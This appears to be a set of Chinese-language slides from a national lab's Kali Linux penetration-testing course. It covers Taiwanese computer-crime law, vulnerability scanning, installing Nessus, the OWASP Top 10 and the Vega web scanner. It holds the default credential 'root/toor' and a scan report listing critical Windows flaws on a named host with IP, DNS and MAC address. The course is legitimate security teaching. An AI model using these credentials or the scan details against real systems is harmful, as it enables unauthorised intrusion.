

**NAR Labs** 國家實驗研究院

國家高速網路與計算中心

# Kali Linux 滲透測試實務

講師：蔡一郎

助教：許清雄

## Google Me.

- 蔡一郎 Steven
- 學歷：國立成功大學電腦與通訊工程研究所
- 現任：財團法人國家實驗研究院 國家高速網路與計算中心 副研究員
- 重要經歷：
  - 國立成功大學研究發展基金會 助理研究員
  - 中華民國資料保護協會 1<sup>st</sup> 監事
  - 中華民國南部科學園區產學協會 5<sup>th</sup> 理事、6<sup>th</sup> 監事
  - 台灣科技化服務協會 3<sup>rd</sup> 理事
  - 台灣雲端安全聯盟 1<sup>st</sup> 理事長
  - 台灣資訊安全聯合發展協會 1<sup>st</sup> 常務監事
  - The HoneyNet Project Taiwan Chapter Leader
  - Cloud Security Alliance Taiwan Chapter Founder and Director of Research
  - 部落客：<http://blog.yilang.org>
  - Facebook: Yi-Lang Tsai
  - 自由作家
    - 電腦圖書著作34本
    - Information Security(資安人)、Linux Guide、NetAdmin、網路資訊等文章，計80餘篇
- 專業證照：
  - RHCE、CCNA、CCAI、CEH、CHFI、ACIA、ITIL Foundation、ISO 27001 LAC、ISO 20000 LAC、BS10012 LAC、CSA STAR



# AboutMe

- 許清雄 Stan < [chingshiung@narlabs.org.tw](mailto:chingshiung@narlabs.org.tw) >
- 學歷：大葉大學資訊工程學系
- 現任：
  - 國家高速網路與計算中心 專案佐理工程師
  - The Honeynet Project Taiwan Chapter Contributor
  - RAT Core Members
- 經歷：
  - Honeycon2013 講師
  - 台中二十號倉庫 網管工程師
- 興趣：
  - 專研駭客攻擊手法



# Agenda

---

- 弱點評估
- 進行滲透
- 社交工程

## 課程目標

- 本課程的目標在於透過實際應用，讓學員可以瞭解滲透測試之目的以及流程，並掌握其所需之相關技巧。



## 注意事項

- 課程期間，請對指定範圍內的資訊設備進行測試。
- 課程結束後，使用任何網路攻擊技巧對任何資訊設備進行攻擊皆屬個人行為。
- 請勿違反本國電腦犯罪相關法令！

# 國內電腦犯罪相關法令

- 刑法第36章妨礙電腦使用罪
  - 第358條
    - 無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而侵入他人之電腦或其相關設備者，處3年以下有期徒刑、拘役或科或併科10萬元以下罰金。
  - 第359條
    - 無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科二十萬元以下罰金。

# 國內電腦犯罪相關法令

- 刑法第36章妨礙電腦使用罪
  - 第360條
    - 無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科十萬元以下罰金。
  - 第361條
    - 對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。
  - 第362條
    - 第358條至第360條之罪，須告訴乃論。



## 弱點掃描

- 弱點掃描(vulnerability scan)是一項針對資訊設備(包含個人電腦、伺服器與網路設備)所進行的安全性評估作業，而所使用的工具稱為弱點掃描器(vulnerability scanner)。
- 常見的弱點掃描範圍包含：
  - 作業系統(Operation System)
  - 網站應用程式(Web application)
  - 資料庫(Database)

## 弱點掃描的原理


- 弱點掃描器透過預先載入的系統漏洞資訊對目標資訊設備進行模擬攻擊。
- 弱點掃描的4個階段：
  - 主機探索
  - 連接埠掃描
  - 系統服務確認
  - 漏洞探測
  - 安全評估結果產出
- 常見掃描軟體
  - OpenVas
  - Nessus
  - Vega

## 弱點掃描

- Nessus
  - 軟體是一套遠端弱點偵測掃描軟體
  - 早年是免費且開放原始碼的軟體
  - 2005年後關閉了原始碼
  - 2008年並移除了免費的“Registered Feed”版
  - 3.0版以後已更改授權方式，目前仍有一個免費的“Home Feed”版，辦只能授權使用於家庭網路，所需取得最近的弱點則需額外付費

# 網路與主機掃描 - Nessus

- Nessus
- <http://www.tenable.com/products/nessus/select-your-operating-system>
- 根據系統32/64選擇



Debian 6.0 (32 bits):  
[Nessus-5.2.6-debian6\\_i386.deb](#)

Debian 6.0 (64 bits):  
[Nessus-5.2.6-debian6\\_amd64.deb](#)


Red Hat ES 4 / CentOS 4:  
[Nessus-5.2.6-es4.i386.rpm](#)

Red Hat ES 5 (32 bits) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel):  
[Nessus-5.2.6-es5.i386.rpm](#)

Red Hat ES 5 (64 bits) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel):  
[Nessus-5.2.6-es5.x86\\_64.rpm](#)

# 網路與主機掃描-Nessus

- `dpkg -i Nessus-5.2.1-debian6_i386.deb`
- `/etc/init.d/nessusd start`
- `https://127.0.0.1:8834/`
- `root/toor`



# 網路與主機掃描-Nessus

- 安裝Nessus 並且註冊home版序號
  - 申請序號:
    - <http://www.tenable.com/products/nessus-home>
  - 開啟瀏覽器
    - <https://localhost:8834>

## Nessus® Home

Nessus® Home allows you to scan your personal home network (up to 16 IP addresses per scanner) with the same high-speed, in-depth assessments and agentless scanning convenience that Nessus subscribers enjoy.

Please note that Nessus Home does not provide access to support, allow you to perform compliance checks or content audits, or allow you to use the Nessus virtual appliance. If you require support and these [additional features](#), please purchase a [Nessus](#) subscription.

Nessus Home is available for personal use in a home environment only. It is not for use by any commercial organization.

### Register for an Activation Code

First Name \*

Last Name \*

Email \*

Country \*


Select Country ▼

Check to receive updates from Tenable

I agree to the [terms of service](#)


# 網路與主機掃描-Nessus

- 創建Policies -> 根據需求選擇Policy Wizards -> 填入相關訊息



## 網路與主機掃描-Nessus

- 創建Scans → 填入掃描名稱、選取Policy、輸入目標主機 ip 位址





# 網路與主機掃描-Nessus

- 根據nessus掃描結果我們進行第二階段的驗證

Hosts > 140.110.104.22 > Vulnerabilities 43


[Hide Details](#)

| Severity ▲ | Plugin Name                                  | Plugin Family | Count |
|------------|--|---------------|-------|
| CRITICAL   | MS03-026: Microsoft RPC Interface Buffe...   | Windows       | 1     |
| CRITICAL   | MS03-039: Microsoft RPC Interface Buffe...   | Windows       | 1     |
| CRITICAL   | MS04-007: ASN.1 Vulnerability Could All...   | Windows       | 1     |
| CRITICAL   | MS04-011: Security Update for Microsof...    | Windows       | 1     |
| CRITICAL   | MS06-018: Vulnerability in Microsoft Dist... | Windows       | 1     |
| CRITICAL   | MS06-040: Vulnerability in Server Service... | Windows       | 1     |
| CRITICAL   | MS08-067: Microsoft Windows Server S...      | Windows       | 1     |
| CRITICAL   | MS09-001: Microsoft Windows SMB Vul...       | Windows       | 1     |

## Host Details

IP: 140.110.104.22  
DNS: phe22.sro.nchc.org.tw  
MAC: 00:0c:29:f5:b7:b8  
OS: Microsoft Windows Server 2003  
Start time: Wed Apr 2 22:29:50 2014  
End time: Wed Apr 2 23:05:12 2014  
KB: [Download](#)

## Vulnerabilities



# 關於WebSecurity

- OWASP Top 10
  - A10-Unvalidated Redirects and Forwards (未經驗證的重新導向與轉送)
  - A9-Using Components with Known Vulnerabilities(使用已知漏洞元件)
  - **A8 – Cross Site Request Forgery (CSRF) (跨站冒名請求)**
  - A7 – Missing Function Level Access Control (缺少功能級別的存取控制)
  - A6 – Sensitive Data Exposure (敏感資料暴露)



# 關於WebSecurity

- A5 – Security Misconfiguration (不當的安全組態設定)
- A4 – Insecure Direct Object References (不安全的物件參考)
- A3 – Cross-Site Scripting(XSS) (跨站腳本程式攻擊)
- A2 – Broken Authentication and Session Management (失效的驗證與連線管理)
- A1 – Injection (注入攻擊)


## 網頁弱點掃描-Vega

- 特色為建立快速測試與可透過 proxy (代理伺服器，或者跳板主機)的戰術檢測
- 支援下面的模組
  - Cross Site Scripting (XSS)
  - SQL Injection
  - Directory Traversal
  - URL Injection
  - Error Detection
  - File Uploads
  - Sensitive Data Discovery




<https://subgraph.com>


# 網頁弱點掃描-Vega



